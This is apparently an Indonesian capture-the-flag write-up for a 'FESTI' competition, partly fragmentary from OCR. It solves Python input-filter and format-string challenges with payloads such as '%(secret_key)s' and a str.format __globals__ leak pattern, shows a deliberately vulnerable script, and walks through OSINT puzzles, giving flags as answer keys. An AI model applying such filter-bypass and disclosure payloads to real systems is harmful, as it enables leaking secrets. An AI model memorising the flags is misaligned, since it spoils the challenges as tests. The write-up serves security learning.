
Tipe yang Membingungkan



Fungsi filter ini menolak input "1337", tetapi mewajibkan nilai int(input) sama persis dengan 1337.Temukan payload berupa string angka terpendek tanpa menggunakan spasi yang berhasil melewatfilter. Flag adalah FESTI{md5(payload)}.

```
🌸 › ls
file.py
```

so pertama kita check dulu isi dari file.py



Penjelasan dan Kelemahan

Kelemahan utama dalam script ini terletak pada **perbedaan logika validasi** antara metode string .isdigit() dan fungsi bawaan int() pada Python:

1. **num_str.isdigit()**: Fungsi ini sangat ketat. Ia hanya akan mengembalikan nilai True jika *seluruh* karakter di dalam string adalah murni angka (0-9). Jika ada karakter lain (seperti tanda baca, spasi, atau simbol), ia akan mengembalikan False.
2. **int(num_str)**: Fungsi ini lebih fleksibel (lenient). Ia dirancang untuk mengonversi representasi string dari sebuah angka menjadi tipe data integer. Ia secara sah

mengenali tanda matematis seperti + atau - di awal angka, serta mengabaikan karakter whitespace (seperti spasi atau *newline*) di awal dan akhir string.

Karena filter isdigit() mengembalikan False saat melihat karakter +, namun int() tetap berhasil mengonversi +1337 menjadi angka 1337, kita dapat melewati filter tersebut dengan mudah.

Payload

Payload terpendek yang tidak menggunakan spasi adalah dengan menambahkan tanda plus (+) di depan angka:

+1337

Mengapa ini berhasil?

- Panjangnya adalah 5 karakter (lolos filter < 10).
- "+1337".isdigit() mengembalikan False (karena ada karakter +), sehingga lolos blokir isdigit().
- int("+1337") berhasil dieksekusi dan menghasilkan nilai integer 1337, sehingga kondisi == 1337 terpenuhi.

(Catatan: Alternatif lain yang valid di Python 3.6+ adalah menggunakan underscore seperti 1_337,


namun +1337 adalah bypass paling klasik untuk kasus ini).

Cara Mendapatkan Flag

Untuk melihat flag-nya, Anda cukup menjalankan script tersebut di terminal Anda dengan memberikan payload di atas sebagai argumen:


Bash

```
python file.py +1337
```



Flag: FESTI{6c86fa9d583981e2a3de5ee9f0e52e2c}


Tipe yang Membingungkan



Kerentanan Format String terjadi saat user mengontrol argumen formatting. Skrip ini menggunakan dictionary substitution di Python. Curi nilai dari variabel secret_key tanpa menulis kata "SECRET" di payloadmu! Flag adalah FESTI{md5(payload)}.

```
❯ ls
file.py
```

so pertama kita check dulu isi dari file.py



```python
import sys
import hashlib

def print_user(fmt_str):
    SECRET_KEY = "FESTI_SUPER_SECRET"

    # Dilarang menebak langsung nama variabel aslinya
    if "SECRET" in fmt_str or "KEY" in fmt_str:
        return False

    try:
        # Simulasi printf vulnerability menggunakan dict formatting Python lama
        out = fmt_str % {"user": "guest", "secret_key": SECRET_KEY}

        # Jika berhasil membocorkan key
        if out == SECRET_KEY:
            return True
    except Exception:
        pass
    return False

if __name__ == "__main__":
    print("Format string vulnerability: bocorkan nilai secret_key dari memori.")

    if len(sys.argv) > 1:
        payload = sys.argv[1]
        if print_user(payload):
            print("Berhasil membocorkan secret_key!")
            # Menghitung otomatis hash MD5 dari payload yang dikirim
            md5_hash = hashlib.md5(payload.encode()).hexdigest()
            print(f"Flag: FESTI{{{md5_hash}}}")
        else:
            print("Akses Ditolak atau Payload diblokir filter.")
    else:
        print("Penggunaan: python nama_file.py <payload>")
```

Analisis Kerentanan

Jenis bug: Ini bukan format string bug ala C (printf), tapi kasus Python %-formatting dengan dictionary yang dikontrol attacker sebagian — payload adalah *format string*-nya sendiri (bagian kiri %), sedangkan dictionary {"user":"guest","secret_key":SECRET_KEY} disediakan aplikasi. Karena Python mengizinkan named placeholder %(key)s, attacker cukup merujuk nama key yang sudah ada di dictionary untuk mengeluarkan nilainya — tidak perlu tahu isinya, cukup tahu (atau menebak) namanya.

Kelemahan filter:

python

if "SECRET" in fmt_str or "KEY" in fmt_str:

return False

Pengecekan ini case-sensitive dan hanya mencari substring huruf besar "SECRET" / "KEY". Padahal nama key dictionary aslinya adalah secret_key (huruf kecil semua). Jadi:

- **"secret_key" tidak mengandung substring "SECRET" (beda kapital)**
- **"secret_key" tidak mengandung substring "KEY" (beda kapital)**

→ Filter bisa dilewati total hanya dengan menulis nama variabel dalam huruf kecil, padahal itu adalah key yang valid di dictionary.

Payload

%(secret_key)s

Saat dieksekusi:

python

"%(secret_key)s" % {"user": "guest", "secret_key": "FESTI_SUPER_SECRET"}

langsung menghasilkan "FESTI_SUPER_SECRET" = SECRET_KEY, sehingga kondisi out == SECRET_KEY terpenuhi.

Cara jalankan

bash

python3 file.py "%(secret_key)s"

Flag

MD5 dari payload %(secret_key)s:


FESTI{4664b0562d58b9406630f382729a59fe}

Ringkasan kelemahan (root cause)

1. **Blocklist berbasis kata, bukan validasi struktur — mencoba memfilter kata "berbahaya" alih-alih membatasi karakter/format yang diizinkan (mis. whitelist regex %\([a-zA-Z_]+\)[sd]).**
2. **Case-sensitivity — filter tidak menormalkan huruf (.upper()/.lower()), sehingga mudah di-bypass dengan variasi kapitalisasi.**
3. **Trust boundary yang salah — payload attacker dipakai sebagai *format string* (posisi kiri %), bukan**

sebagai data yang diformat. Seharusnya format string ditentukan aplikasi, dan input user hanya jadi *value*, bukan *template*.


4. **Named-parameter formatting membuka kemampuan "membaca" isi dictionary lain yang tidak dimaksudkan untuk diekspos ke user, mirip konsep information disclosure pada str.format()/% yang punya akses ke __dict__, globals(), dll pada kasus yang lebih parah (mis. "{0.__class__.__init__.__globals__[SECRET_KEY]}" .format(x)).**



Flag: FESTI{4664b0562d58b9406630f382729a59fe}


OSINT

USEHEDAPHONES



PERTAMA LANGSUNG SAJA MENUJU LINK YANG DIBERIKAN OLEH SOAL

https://open.spotify.com/playlist/2puwpLSJgWMVFujJa2v5du?si=088a81ba9b0f4be2



Disini Saya Melihat Bahwa Judul Awal Lagu Menunjukan Hurup Awal F dan Dibawah E

Saya langsung menyimpulkan untuk menyusun Format Flagnya Adalah Mengambil Hurup awalan dari Playlist Lagu

Langsung Saja FLAG = FESTI{DATTEBAYO}

Jejak Obrolan Komunitas

Ditemukan! Pesan yang dihapus ada di message id: 7493 dari user TheInsider, isinya kode base64: RkVTVEl7SjUwTl9NNFNTMVYzX0YxTkR9.


Setelah di-decode base64:

Flag: FESTI{J50N_M4SS1V3_F1ND}


Wish You Were Here



Disini cara saya menggunakan mencari foto tersebut adalah menggunakan google leans



Keterangan dari AI langsung saja saya mencari disekitaran mall dan menemukan tempat ini



Sesuai format soal

Seorang turis mengirimkan satu foto kepada temannya sesaat sebelum ponselnya mati. Ia ingin kembali ke tempat itu suatu hari nanti, tetapi tidak ingat di mana foto tersebut diambil. Semua informasi yang kamu perlukan ada pada gambar ini. flag format : FESTI{pluscode_lantai} contoh flag : FESTI{QRG3_8} Author : degerald


Saya mencari plusocodenya = CR28+CF Madegondo, Kabupaten Sukoharjo, Jawa Tengah

Oke pluscodenya sudah dapat CR28

